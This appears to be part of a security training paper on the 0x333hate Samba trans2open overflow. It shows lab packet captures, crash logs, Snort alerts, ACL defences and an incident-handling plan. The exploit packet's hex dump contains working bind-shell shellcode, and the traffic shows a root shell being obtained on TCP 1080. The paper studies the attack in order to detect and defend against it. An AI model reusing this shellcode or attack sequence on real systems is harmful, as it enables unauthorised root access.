17:48:27.154770 10.1.0.2.1693 > 10.0.0.1.139: P [tcp sum ok]
123020617:123020681(64) ack 1924393922 win 5840 <nop,nop,timestamp 11511806
102609>NBT Packet (DF) (ttl 62, id 33521, len 116)
0x0000       4500 0074 82f1 4000 3e06 a58f 0a01 0002  E..t..@.>.......
0x0010       0a00 0001 069d 008b 0755 2549 72b3 ebc2  .........U%Ir...
0x0020       8018 16d0 c876 0000 0101 080a 00af a7fe  .....v..........
0x0030       0001 90d1 0000 003c ff53 4d42 7000 0000  .......<.SMBp...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       6400 0000 6400 0000 0000 0000 5c5c 6970  d...d.......\\ip
0x0060       6324 256e 6f62 6f64 7900 0000 0000 0000  c$%nobody.......
0x0070       4950 4324                                IPC$
17:48:27.158602 10.0.0.1.139 > 10.1.0.2.1693: P [tcp sum ok]
1924393922:1924393965(43) ack 123020681 win 5792 <nop,nop,timestamp 102609
11511806>NBT Packet (DF) (ttl 64, id 31581, len 95)
0x0000       4500 005f 7b5d 4000 4006 ab38 0a00 0001  E.._{]@.@..8....
0x0010       0a01 0002 008b 069d 72b3 ebc2 0755 2589  ........r....U%.
0x0020       8018 16a0 5aab 0000 0101 080a 0001 90d1  ....Z...........
0x0030       00af a7fe 0000 0027 ff53 4d42 7000 0000  .......'.SMBp...
0x0040       0080 0100 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 02ff ff01 0000 00    ....d..........
```

2.4.2.3. Send the Exploit.




The exploit packet includes many NOP and NULL characters which makes the packet dump very long. I'll snip these out as much as possible. To see the full packet, go to Appendix 2: 0x333hate Packet Dump.

```
17:48:27.169704 10.1.0.2.1693 > 10.0.0.1.139: . [tcp sum ok]
123020681:123022049(1368) ack 1924393965 win 5840 <nop,nop,timestamp 11511807
102609>NBT Packet (DF) (ttl 62, id 33522, len 1420)
0x0000       4500 058c 82f2 4000 3e06 a076 0a01 0002  E.....@.>..v....
```

```
0x0010       0a00 0001 069d 008b 0755 2589 72b3 ebed  .........U%.r...
0x0020       8010 16d0 ccef 0000 0101 080a 00af a7ff  ................
0x0030       0001 90d1 0004 0820 ff53 4d42 3200 0000  .........SMB2...
0x0040       0000 0000 0000 0000 0000 0000 0000 0000  ................
0x0050       0100 0000 6400 0000 00d0 070c 00d0 070c  ....d...........
0x0060       0000 0000 0000 0000 0000 00d0 0743 000c  .............C..
0x0070       0014 0801 0000 0000 0000 0000 0000 0000  ................
<< snipped NULLs and NOPs >>
0x03b0       9090 9090 9090 9090 9090 9090 31c0 5040  ............1.P@
0x03c0       89c3 5040 5089 e1b0 66cd 8031 d252 6668  ..P@P...f..1.Rfh
0x03d0       0438 4366 5389 e16a 1051 5089 e1b0 66cd  .8CfS..j.QP...f.
0x03e0       8040 8944 2404 4343 b066 cd80 83c4 0c52  .@.D$.CC.f.....R
0x03f0       5243 b066 cd80 9389 d1b0 3fcd 8041 80f9  RC.f......?..A..
0x0400       0375 f652 686e 2f73 6868 2f2f 6269 89e3  .u.Rhn/shh//bi..
0x0410       5253 89e1 b00b cd80 9090 9090 9090 9090  RS..............
<< snipped NOPs >>
0x0490       9090 9090 9090 9090 9090 90ff ffff bfff  ................
0x04a0       ffff bfff ffff bfff ffff bfff ffff bfff  ................
0x04b0       ffff bfff ffff bfff ffff bf00 0000 0000  ................
<< snipped NULLs >>

17:48:27.170055 10.0.0.1.139 > 10.1.0.2.1693: . [tcp sum ok] ack 123022180
win 8208 <nop,nop,timestamp 102611 11511807> (DF) (ttl 64, id 31582, len 52)
```

This loads the shellcode into memory, another packet needs to be sent to execute the shellcode.

2.4.2.4. Send Another Packet to Execute the Shellcode.




The packet of NULLs isn't very interesting, neither is the reset packet, here is the summary of the SMB packet:

```
17:48:27.173041 10.1.0.2.1693 > 10.0.0.1.139: FP [tcp sum ok]
123022180:123022987(807) ack 1924393965 win 5840 <nop,nop,timestamp 11511807
102609>NBT Packet (DF) (ttl 62, id 33524, len 859)
```

2.4.2.5. Failed Exploit Connection.

Since this is a brute force attack, there will often be multiple failed attempts before a successful attempt.




These are not interesting, except that they are attempting connection to a different port. The shellcode binds a shell to the port TCP 1080, so a connection is attempted there. Since the connection is unsuccessful, the exploit didn't work, the exploit is attempted again at a slightly lower offset value.

```
17:48:27.173122 10.1.0.2.1694 > 10.0.0.1.1080: S [tcp sum ok]
131836430:131836430(0) win 5840 <mss 1380,sackOK,timestamp 11511807
0,nop,wscale 0> (DF) (ttl 62, id 3569, len 60)

17:48:27.173310 10.0.0.1.1080 > 10.1.0.2.1694: R [tcp sum ok] 0:0(0) ack
131836431 win 0 (DF) (ttl 64, id 0, len 40)
```


2.4.2.6. Successful Exploit Connection.

If the exploit is successful, the TCP handshake will complete successfully to TCP 1080 on the server.




```
17:48:27.531374 10.1.0.2.1708 > 10.0.0.1.1080: S [tcp sum ok]
123219677:123219677(0) win 5840 <mss 1380,sackOK,timestamp 11511843
0,nop,wscale 0> (DF) (ttl 62, id 34558, len 60)

17:48:27.531615 10.0.0.1.1080 > 10.1.0.2.1708: S [tcp sum ok]
1926388736:1926388736(0) ack 123219678 win 5792 <mss 1460,sackOK,timestamp
102647 11511843,nop,wscale 0> (DF) (ttl 64, id 0, len 60)

17:48:27.533693 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388737
win 5840 <nop,nop,timestamp 11511844 102647> (DF) (ttl 62, id 34559, len 52)
```

After establishing a connection, 0x333hate sends a couple of commands: "uname -a" and "id":



Here are the dumps of the sending of the commands and the returned results. The ACKs are summarized.

```
17:48:27.534040 10.1.0.2.1708 > 10.0.0.1.1080: P [tcp sum ok]
123219678:123219691(13) ack 1926388737 win 5840 <nop,nop,timestamp 11511844
102647> (DF) (ttl 62, id 34560, len 65)
0x0000       4500 0041 8700 4000 3e06 a1b3 0a01 0002  E..A..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2ede 72d2 5c01  .......8.X..r.\.
0x0020       8018 16d0 ef18 0000 0101 080a 00af a824  ...............$
0x0030       0001 90f7 756e 616d 6520 2d61 3b69 643b  ....uname.-a;id;
0x0040       0a                                       .

17:48:27.534228 10.0.0.1.1080 > 10.1.0.2.1708: . [tcp sum ok] ack 123219691
win 5792 <nop,nop,timestamp 102647 11511844> (DF) (ttl 64, id 52470, len 52)

17:48:27.560861 10.0.0.1.1080 > 10.1.0.2.1708: P [tcp sum ok]
1926388737:1926388831(94) ack 123219691 win 5792 <nop,nop,timestamp 102650
11511844> (DF) (ttl 64, id 52471, len 146)
0x0000       4500 0092 ccf7 4000 4006 596b 0a00 0001  E.....@.@.Yk....
0x0010       0a01 0002 0438 06ac 72d2 5c01 0758 2eeb  .....8..r.\..X..
0x0020       8018 16a0 7204 0000 0101 080a 0001 90fa  ....r...........
0x0030       00af a824 4c69 6e75 7820 6c6f 6361 6c68  ...$Linux.localh
0x0040       6f73 742e 6c6f 6361 6c64 6f6d 6169 6e20  ost.localdomain.
0x0050       322e 342e 3138 2d31 3420 2331 2057 6564  2.4.18-14.#1.Wed
0x0060       2053 6570 2034 2031 313a 3537 3a35 3720  .Sep.4.11:57:57.
0x0070       4544 5420 3230 3032 2069 3538 3620 6935  EDT.2002.i586.i5
0x0080       3836 2069 3338 3620 474e 552f 4c69 6e75  86.i386.GNU/Linu
0x0090       780a                                     x.

17:48:27.563376 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388831
win 5840 <nop,nop,timestamp 11511847 102650> (DF) (ttl 62, id 34561, len 52)
```

```
17:48:27.572869 10.0.0.1.1080 > 10.1.0.2.1708: P [tcp sum ok]
1926388831:1926388873(42) ack 123219691 win 5792 <nop,nop,timestamp 102651
11511847> (DF) (ttl 64, id 52472, len 94)
0x0000       4500 005e ccf8 4000 4006 599e 0a00 0001  E..^..@.@.Y.....
0x0010       0a01 0002 0438 06ac 72d2 5c5f 0758 2eeb  .....8..r.\_.X..
0x0020       8018 16a0 c9f6 0000 0101 080a 0001 90fb  ................
0x0030       00af a827 7569 643d 3028 726f 6f74 2920  ...'uid=0(root).
0x0040       6769 643d 3028 726f 6f74 2920 6772 6f75  gid=0(root).grou
0x0050       7073 3d39 3928 6e6f 626f 6479 290a       ps=99(nobody).

17:48:27.575131 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926388873
win 5840 <nop,nop,timestamp 11511848 102651> (DF) (ttl 62, id 34562, len 52)
```

2.5. Signature of the Attack.

To attain signatures of the attack, I used a snort sensor on the inside network, as well as searched for any indications of a problem in the victim server's logs.

2.5.1. Victim Server Logs.

There was no indication of any problem in the general system log at /var/log/messages. However, there are multiple errors per attack in the /var/log/samba/smbd.log:

```
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5598 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5599 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5601 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5602 (2.2.5)
```

```
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(38)
  ============================================================
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(39)
  INTERNAL ERROR: Signal 11 in pid 5603 (2.2.5)
  Please read the file BUGS.txt in the distribution
[2003/07/07 08:55:04, 0] lib/fault.c:fault_report(41)
  ============================================================
[2003/07/07 08:55:04, 0] lib/util.c:smb_panic(1092)
  PANIC: internal error
```

2.5.2. Snort Alerts.

Snort version 2.00rc4 returned many error messages. For each brute force attempt, these two alerts were raised:

```
[**] [1:2103:1] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/03-17:48:27.169704 0:4:9A:D0:E6:D1 -> 0:4:5A:85:30:82 type:0x800 len:0x59A
10.1.0.2:1693 -> 10.0.0.1:139 TCP TTL:62 TOS:0x0 ID:33522 IpLen:20
DgmLen:1420 DF
***A**** Seq: 0x7552589  Ack: 0x72B3EBED  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 11511807 102609
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.txt][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201]

[**] [1:615:3] SCAN SOCKS Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/03-17:48:27.173122 0:4:9A:D0:E6:D1 -> 0:4:5A:85:30:82 type:0x800 len:0x4A
10.1.0.2:1694 -> 10.0.0.1:1080 TCP TTL:62 TOS:0x0 ID:3569 IpLen:20 DgmLen:60
DF
******S* Seq: 0x7DBAA0E  Ack: 0xA387C0F9  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 11511807 0 NOP WS: 0
[Xref => http://help.undernet.org/proxyscan/]
```

The first alert recognizes the signature of the exploit, the second is a result of my changing the 0x333hate source code to bind the shell to TCP 1080, also known as the SOCKS Proxy port.

On the successful offset attempt, another alert is raised:

```
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/03-17:48:27.572869 0:4:5A:85:30:82 -> 0:4:9A:D0:E6:D1 type:0x800 len:0x6C
10.0.0.1:1080 -> 10.1.0.2:1708 TCP TTL:64 TOS:0x0 ID:52472 IpLen:20 DgmLen:94
DF
***AP*** Seq: 0x72D25C5F  Ack: 0x7582EEB  Win: 0x16A0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 102651 11511847
```

This alert recognizes that the command "id" returned root as the user. Since the command "id" is commonly used by exploit code, this is a clever way of recognizing potentially bad traffic.

2.6. How to Protect Against it.

There are two major categories on protecting against this exploit: Host-based and Network-based. On the host, Samba can be removed, disabled, or configured to allow connections from specific hosts or networks. On the network, routers and firewalls can utilize ACLs to limit connections from specific hosts or networks, as well as not allow unnecessary ports.

2.6.1. Host-Based Protection.

2.6.1.1. Disable Samba.

The simplest way to prevent this exploit is to disable or remove Samba from the host. If Samba is not needed on the host, there is no reason to run Samba. On a Red Hat Linux 8.0 server, issuing the following command will shut down Samba:

```
/etc/init.d/samba stop
```

2.6.1.2. Utilize Access Control in smb.conf.

If Samba is needed on the host, you can also use the "hosts allow" and "hosts deny" settings in the smb.conf configuration. For example, to only allow Samba access to our inside network in the test configuration, the following entries would be used:

```
hosts allow = 127.0.0.1 10.0.0.0/24
hosts deny = 0.0.0.0/0
```
(Maslov)

2.6.2. Network-Based Protection.

2.6.2.1. ACLs to Limit Access.

ACLs on routers and/or firewalls can be used to limit connections to the Samba server. If Samba does not need to connect to the Internet, ACLs can be used to prevent connections to the ports used by Samba. Cisco routers and firewalls have an implicit deny rule, so if there are no entries specifically permitting connections to the ports used by Samba, attacks from the Internet will fail. The ports used by Samba are:

UDP 137
UDP 138
TCP 139

If Samba does need to connect to the Internet, ACLs can be used to limit connections, allowing only known networks. For example, if we need to permit Samba connections from outside network 192.168.1.0/24:

```
access-list 101 permit udp 192.168.1.0 0.0.0.255 host 192.168.0.1 eq 137
access-list 101 permit udp 192.168.1.0 0.0.0.255 host 192.168.0.1 eq 138
access-list 101 permit tcp 192.168.1.0 0.0.0.255 host 192.168.0.1 eq 139
```

The above ACL allows only the 192.168.1.0/24 network to connect to only Samba ports to only the Samba server.

2.6.2.2. ACLs to Prevent Connection to the Shell-Bound Port.

The 0x333hate exploit (and the sambal exploit) use shellcode which binds a shell to some port other than TCP 139. In my testing, I used TCP 1080. If my router and firewall ACLs prevented access to that port, the exploit would not have been successful. Actually, the exploit is technically still successful because the shell is bound to the port, but the attacker would not be able to connect to that port.

In the tested router ACL:

```
access-list 104 permit udp any host 192.168.0.1 eq netbios-ns
access-list 104 permit tcp any host 192.168.0.1 eq 139
access-list 104 permit tcp any host 192.168.0.1 eq 1080
access-list 104 permit tcp any host 192.168.0.1 eq 443
access-list 104 deny   ip any any
```

If I removed the third and fourth lines to leave:

```
access-list 104 permit udp any host 192.168.0.1 eq netbios-ns
access-list 104 permit tcp any host 192.168.0.1 eq 139
access-list 104 deny   ip any any
```

Although the 0x333hate exploit code may run and bind a shell to a port, the attacker would not be able to connect to that port.

In general, make sure your router and firewall ACLs are configured to allow/prevent specific ports and servers.

2.7. References.

Hertel, Chris. “Samba: An Introduction.” 27 November 2001. <http://us1.samba.org/samba/docs/SambaIntro.html> (30 June 2003).

Hertel, Christopher R. “1. NBT: NetBIOS Over TCP/IP." Implementing CIFS. 1999. <http://ubiqx.org/cifs/NetBIOS.html> (1 July 2003).

Hertel, Christopher R. “Understanding the Network Neighborhood. How Linux Works with Microsoft Networking Protocols.” Linux Magazine. May 2001. <http://www.linux-mag.com/2001-05/smb_01.html> (30 June 2003).

Maslov, Snowy. "Security Bugfix for Samba - Samba 2.2.8 Released." Bugtraq. 17 May 2003. <http://www.securityfocus.com/archive/1/315313> (26 June 2003).

3. The Incident Handling Process.

This isn't an actual incident, so I need to present a theoretical incident handling process. I could not attain permission to present confidential information about my company, so some items like policies cannot be posted here. However, I did much of the work in writing most of the information security policies, so I can substitute with similar policies.

GOL (GIAC On Line) is an application service provider. We provide access to Human Resources functionality via the Internet, private frame relay circuits, private ISDN circuits and private dial-up connections. Since we deal with Human Resources, security is very important to our day-to-day operations.

3.1. Preparation.

The goal of the Preparation phase is to prepare for an attack by prevention and defining the policies and procedures to facilitate the incident handling process.

3.1.1. Policy.

The policies are used as a tool of prevention to define what users are authorized to do. They are also used as protection for GOL, defining what actions GOL can take in response to an incident.

3.1.1.1. Warning Banners.

For external users, GOL uses warning banners based on those provided by Bastille Linux:

```
**************************************************************************
                            NOTICE TO USERS


This computer system is the private property of GIAC On Line, whether
individual, corporate or government.  It is for authorized use only.
Users (authorized or unauthorized) have no explicit or implicit
expectation of privacy.

Any or all uses of this system and all files on this system may be
intercepted, monitored, recorded, copied, audited, inspected, and
disclosed to your employer, to authorized site, government, and law
enforcement personnel, as well as authorized officials of government
agencies, both domestic and foreign.

By using this system, the user consents to such interception,
monitoring, recording, copying, auditing, inspection, and disclosure at the
discretion of such personnel or officials.  Unauthorized or improper
use of this system may result in civil and criminal penalties and
administrative or disciplinary action, as appropriate. By continuing to
use this system you indicate your awareness of and consent to these
terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the
conditions stated in this warning.

**************************************************************************
```

(Beale)

GOL has adopted this warning banner because it was more thorough than the banners that we wrote ourselves.

3.1.1.2. Acceptable Use Policy.

Clients of GOL must agree to an Acceptable Use policy prior to doing business with GOL. The Acceptable Use policy is based on the SANS template available at: http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf. Of most relevance to this paper is the definition of Unacceptable Use:

```
Unacceptable Use
The following activities are, in general, prohibited. Employees may be
exempted from these restrictions during the course of their legitimate job
responsibilities (e.g., systems administration staff may have a need to
disable the network access of a host if that host is disrupting production
services).

Under no circumstances is an employee of <Company Name> authorized to engage
in any activity that is illegal under local, state, federal or international
law while utilizing <Company Name>-owned resources.

The lists below are by no means exhaustive, but attempt to provide a
framework for activities which fall into the category of unacceptable use.

System and Network Activities

The following activities are strictly prohibited, with no exceptions:

1. Violations of the rights of any person or company protected by copyright,
   trade secret, patent or other intellectual property, or similar laws or
   regulations, including, but not limited to, the installation or
   distribution of "pirated" or other software products that are not
   appropriately licensed for use by <Company Name>.
2. Unauthorized copying of copyrighted material including, but not limited
   to, digitization and distribution of photographs from magazines, books or
   other copyrighted sources, copyrighted music, and the installation of any
   copyrighted software for which <Company Name> or the end user does not
   have an active license is strictly prohibited.
3. Exporting software, technical information, encryption software or
   technology, in violation of international or regional export control laws,
   is illegal. The appropriate management should be consulted prior to export
   of any material that is in question.
4. Introduction of malicious programs into the network or server  (e.g.,
   viruses, worms, Trojan horses, e-mail bombs, etc.).
5. Revealing your account password to others or allowing use of your account
   by others. This includes family and other household members when work is
   being done at home.
6. Using a <Company Name> computing asset to actively engage in procuring or
   transmitting material that is in violation of sexual harassment or hostile
   workplace laws in the user's local jurisdiction.
7. Making fraudulent offers of products, items, or services originating from
   any <Company Name> account.
8. Making statements about warranty, expressly or implied, unless it is a
   part of normal job duties.
```

9. Effecting security breaches or disruptions of network communication. Security breaches include, but are not limited to, accessing data of which the employee is not an intended recipient or logging into a server or account that the employee is not expressly authorized to access, unless these duties are within the scope of regular duties. For purposes of this section, "disruption" includes, but is not limited to, network sniffing, pinged floods, packet spoofing, denial of service, and forged routing information for malicious purposes.
10. Port scanning or security scanning is expressly prohibited unless prior notification to InfoSec is made.
11. Executing any form of network monitoring which will intercept data not intended for the employee's host, unless this activity is a part of the employee's normal job/duty.
12. Circumventing user authentication or security of any host, network or account.
13. Interfering with or denying service to any user other than the employee's host (for example, denial of service attack).
14. Using any program/script/command, or sending messages of any kind, with the intent to interfere with, or disable, a user's terminal session, via any means, locally or via the Internet/Intranet/Extranet.
15. Providing information about, or lists of, <Company Name> employees to parties outside <Company Name>.

("Infosec Acceptable Use Policy.")

In addition to the above definition, GOL has also added that all activity within the bounds of GOL, including computers, network equipment and GOL employees may be monitored and used as evidence for law enforcement purposes.

Employees of GOL must sign a similar Acceptable Use policy prior to gaining employment. A slight difference is that the employee version clearly defines that all GOL equipment is owned by GOL, there is no assumption of privacy for all activity on that equipment.

3.1.2. People.

Since GOL is a small company, we do not have employees dedicated to incident handling full time. However, we do have defined roles for our incident response team (IRT):

- Incident Handler Lead
- Operations
- Management
- Legal

The Incident Handler Lead role is filled by the Network Administration Manager because he has the most experience and training in the field of Information Security. The Lead is responsible for picking up the incident as soon as possible and carrying it through to the end.

The Operations roles are filled by several System Administrators. All System Administrators are trained to be the first technical contact on the site. Which System Administrator fills the Operations role depends on the site and the nature of the incident.

Basically, their role is to determine whether the event is an incident or not. If it is something they don't understand, or they know it is an incident, they take custody of the incident and contact the Incident Handler Lead as soon as possible. When the Incident Handler Lead takes custody of the incident, the Operations person remains on the case to provide assistance to the Incident Handler Lead.

Management is filled by the highest ranking official in the company that is available. This is almost always the President of the company. He understands that a single incident can cause a company as small as GOL to fold. The Management role is notified of the incident as soon as the Incident Handler Lead agrees that it is in fact an incident. Management is used to clear the way for the IRT, to approve any necessary acquisitions, and to approve any drastic measures -- like taking a production server off-line. Management also makes the decision on bringing in outside help, whether it be law enforcement or third-party expertise.

Legal is informed of an incident at the discretion of Management. They are used to advise on actions to take against attackers, whether to call in law enforcement, and to some extent, the preservation of evidence.

3.1.3. Equipment.

Since management understands the importance of information security, GOL has made a significant investment in equipment to prevent incidents from occurring. Each external connection from GOL includes a router and firewall with strict ACLs that were approved by experts provided by the vendors of the equipment.

Also, GOL has set up UPS systems in each site to keep production equipment available for at least 2 hours in the event of a power outage.

3.1.4. Supplies.

Management values the ability of the IRT to react quickly, so GOL has provided a jump kit which includes a dual-boot laptop equipped with forensics tools and various accessories. Also in the jump kit are:

- CDs with forensic tools.
- A 10/100 Ethernet Hub with extra Ethernet cables of varying lengths.
- A phone list.
- An IDE hard drive and a SCSI-3 hard drive.
- Several blank floppy disks.
- A small tool kit.
- Extra power cables and a power strip.

3.1.5. Communications.

To facilitate communications, GOL has provided pagers to the Incident Handler Lead, the Operations people and Management. GOL has also provided cell phones to the Lead, the highest ranking Operations people at each site and Management. Each cell phone has phone numbers for the others on the IRT programmed into the phones. GOL has also provided remote access to the homes of the Lead, the highest ranking Operations people at each site and Management. Most are DSL connections with pre-configured VPN software to allow secure communications to GOL, a few are using ISDN circuits for a direct connection to GOL.

3.2. Identification.

Since this is a theoretical incident, I can only speculate on the sequence of actions that lead to the identification of this event as an incident.

The goal of the Identification phase is to find out what happened and how much damage was done.

3.2.1. IDS - Snort Alerts.

GOL has snort sensors set up in multiple locations, most relevant to this paper are the snort sensors that are set up on SPAN ports to capture all traffic sent in or out of the routers that define the borders of GOL.

Centralized snort servers retrieve the captured traffic from each of the sensors once per hour. As soon as the captured traffic is retrieved, they are run through the rule sets on the snort servers.

As we saw in section 2.5.2. Snort Alerts, each attempt of the 0x333hate brute force attack raises two alerts, and a successful attempt raises another alert.

Alerts raised for each brute force attempt:

```
[**] [1:2103:1] NETBIOS SMB trans2open buffer overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/03-17:48:27.169704 0:4:9A:D0:E6:D1 -> 0:4:5A:85:30:82 type:0x800 len:0x59A
10.1.0.2:1693 -> 10.0.0.1:139 TCP TTL:62 TOS:0x0 ID:33522 IpLen:20
DgmLen:1420 DF
***A**** Seq: 0x7552589  Ack: 0x72B3EBED  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 11511807 102609
[Xref => http://www.digitaldefense.net/labs/advisories/DDI-1013.txt][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0201]

[**] [1:615:3] SCAN SOCKS Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
07/03-17:48:27.173122 0:4:9A:D0:E6:D1 -> 0:4:5A:85:30:82 type:0x800 len:0x4A
```

```
10.1.0.2:1694 -> 10.0.0.1:1080 TCP TTL:62 TOS:0x0 ID:3569 IpLen:20 DgmLen:60
DF
******S* Seq: 0x7DBAA0E  Ack: 0xA387C0F9  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1380 SackOK TS: 11511807 0 NOP WS: 0
[Xref => http://help.undernet.org/proxyscan/]
```

Additional alert raised for successful attempt:

```
[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
07/03-17:48:27.572869 0:4:5A:85:30:82 -> 0:4:9A:D0:E6:D1 type:0x800 len:0x6C
